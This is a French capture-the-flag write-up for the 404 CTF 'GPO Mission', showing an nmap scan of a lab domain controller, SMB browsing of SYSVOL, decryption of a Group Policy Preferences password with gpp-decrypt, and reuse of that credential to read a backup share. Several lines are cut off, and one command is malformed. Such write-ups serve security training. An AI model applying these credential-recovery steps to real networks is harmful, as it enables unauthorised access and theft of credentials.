
🔐 404 CTF – *The GPO Mission*

📝 Description

L'entreprise **CTFCORP** utilise encore des **Group Policy Preferences (GPP)** pour déployer certaines configurations sur ses postes clients.
Ces GPP sont connues pour stocker des **mots de passe de manière chiffrée mais facilement réversible**, ce qui en fait une vulnérabilité critique.
Le but du challenge est d'explorer les partages GPO, d'extraire des identifiants sensibles, et d'accéder aux sauvegardes.



1️⃣ Scan du réseau avec Nmap

```
nmap -sV -p- 192.168.56.0/24
```

```
Nmap scan report for 192.168.56.4
Host is up (0.00091s latency).
Not shown: 65517 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP
445/tcp   open  microsoft-ds  Microsoft Windows Server 2016 Essentials microsoft-ds
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP
3269/tcp  open  tcpwrapped
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 60.31 seconds
```

📸 Résultat :

> La machine `192.168.56.4` est un contrôleur de domaine avec de nombreux services ouverts : SMB, LDAP, RDP, etc.

2️⃣ Accès au partage SYSVOL via SMB

Connexion avec les identifiants fournis :

```
smbclient //192.168.56.4/SYSVOL -U "Player1%test"
```

Navigation dans le dossier `ctfcorp.local/Policies` où sont stockées les GPO :

```
cd ctfcorp.local
cd Policies
```

```
Domain=[CTFCORP] OS=[Windows Server 2016 Essentials 14393] Server=[Windows Server 2016 Essential
smb: \> ls
  .                                   D        0  Thu May 23 10:15:21 2024
  ..                                  D        0  Thu May 23 10:15:21 2024
  ctfcorp.local                       D        0  Thu May 23 10:15:21 2024

smb: \> cd ctfcorp.local
smb: \ctfcorp.local\> ls
  .                                   D        0  Thu May 23 10:15:21 2024
  ..                                  D        0  Thu May 23 10:15:21 2024
  Policies                            D        0  Thu May 23 10:15:21 2024
  scripts                             D        0  Thu May 23 10:15:21 2024

smb: \ctfcorp.local\> cd Policies
smb: \ctfcorp.local\Policies\> ls
  .                                   D        0  Thu May 23 10:15:21 2024
  ..                                  D        0  Thu May 23 10:15:21 2024
  {6AC1786C-016F-11D2-945F-00C04fB984F9}      D        0  Thu May 23 10:15:21 2024
  {31B2F340-016D-11D2-945F-00C04FB984F9}      D        0  Thu May 23 10:15:21 2024
  {XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}      D        0  Thu May 23 10:15:21 2024
  {YYYYYYYY-YYYY-YYYY-YYYY-YYYYYYYYYYYY}      D        0  Thu May 23 10:15:21 2024
  {ZZZZZZZZ-ZZZZ-ZZZZ-ZZZZ-ZZZZZZZZZZZZ}      D        0  Thu May 23 10:15:21 2024
```

3️⃣ Recherche de fichiers XML intéressants

```
find /tmp/sysvol -name "*.xml"
```

Fichiers trouvés :

- `ScheduledTasks.xml`
- `Drives.xml`
- `Groups.xml`

```
/tmp/sysvol/ctfcorp.local/Policies/{XXXXXXXX-XXXX-XXXX-XXXX-XXXXXXXXXXXX}/Machine/Preferences/Scl
/tmp/sysvol/ctfcorp.local/Policies/{YYYYYYYY-YYYY-YYYY-YYYY-YYYYYYYYYYYY}/User/Preferences/Drive
/tmp/sysvol/ctfcorp.local/Policies/{ZZZZZZZZ-ZZZZ-ZZZZ-ZZZZ-ZZZZZZZZZZZZ}/Machine/Preferences/Gr
```

4️⃣ Analyse de `ScheduledTasks.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<ScheduledTasks clsid="{CC63F200-7309-4ba0-B154-A71CD118DBCC}">
    <Task clsid="{2DEECB1C-261F-4e8e-9F32-8982E0F1C595}">
        <Properties action="C" name="SystemCheck" appName="powershell.exe" args="-NonI
        <Triggers>
            <Trigger type="DAILY" startHour="3" startMinutes="0" />
        </Triggers>
        <Principal id="Author">
            <UserId>CTFCORP\maintenance_svc</UserId>
            <LogonType>Password</LogonType>
            <RunLevel>HighestAvailable</RunLevel>
```

```
        </Principal>
    </Task>
</ScheduledTasks>
```

🎯 Compte trouvé : `CTFCORP\maintenance_svc`
❌ Aucun mot de passe n'est précisé.

5️⃣ Analyse de `Drives.xml`

```
<?xml version="1.0" encoding="utf-8"?>
<Drives clsid="{8FDDCC1A-0C3C-43cd-A6B4-71A6DF20DA8C}">
    <Drive clsid="{935D1B74-9CB8-4e3c-9914-7DD559B7A417}" name="Z:" status="Z:" image=
        <Properties action="U" thisDrive="SHOW" allDrives="SHOW" userName="CTFCORP\bac
    </Drive>
</Drives>
```

Nous avons trouvé un mot de passe chiffré! Utilisons `gpp-decrypt` pour le déchiffrer:

```
gpp-decrypt edBSHOwhZLTjt/QS9FeIcJ83mjWA98gw9guKOhJOdcqh+ZGMeXOsQbCpZ3xUjTLfCuNH8pG5aS
```

✅ **Mot de passe récupéré** : `GPPstillStandingStrong2k18`

6️⃣ Analyse de `Groups.xml`

👩‍💻 Comptes intéressants ajoutés dans le groupe `Backup Operators`.

```
<?xml version="1.0" encoding="utf-8"?>
<Groups clsid="{3125E937-EB16-4b4c-9934-544FC6D24D26}">
    <Group clsid="{6D4A79E4-529C-4481-ABD0-F5BD7EA93BA7}" name="Backup Operators" imag
        <Properties action="U" newName="" description="" deleteAllUsers="0" deleteAllG
            <Members>
                <Member name="CTFCORP\hidden_admin" action="ADD" sid=""/>
                <Member name="CTFCORP\backup_service" action="ADD" sid=""/>
            </Members>
        </Properties>
    </Group>
</Groups>
```

Découverte de comptes potentiellement sensibles: `hidden_admin` et `backup_service`

7️⃣ Accès au partage `Backups`

Connexion avec le compte `backup_reader` :

```
smbclient //192.168.56.4/Backups -U "CTFCORP\backup_reader%GPPstillStandingStrong2k18"
```

```
Domain=[CTFCORP] OS=[Windows Server 2016 Essentials 14393] Server=[Windows Server 2016 Essential
smb: \> ls
  .                                   D        0  Thu May 23 10:15:21 2024
  ..                                  D        0  Thu May 23 10:15:21 2024
  system_backup.txt                   A       55  Thu May 23 10:15:21 2024

smb: \> get system_backup.txt
getting file \system_backup.txt of size 55 as system_backup.txt (2.8 KiloBytes/sec) (average 2.8
smb: \> exit
```

Exploration :

```
ls get system_backup.txt
```

Contenu du fichier :

`404CTF{GPP_Pr3f3r3nc3s_4r3_D4ng3r0us!}`

✅ Flag

```
404CTF{GPP_Pr3f3r3nc3s_4r3_D4ng3r0us!}
```
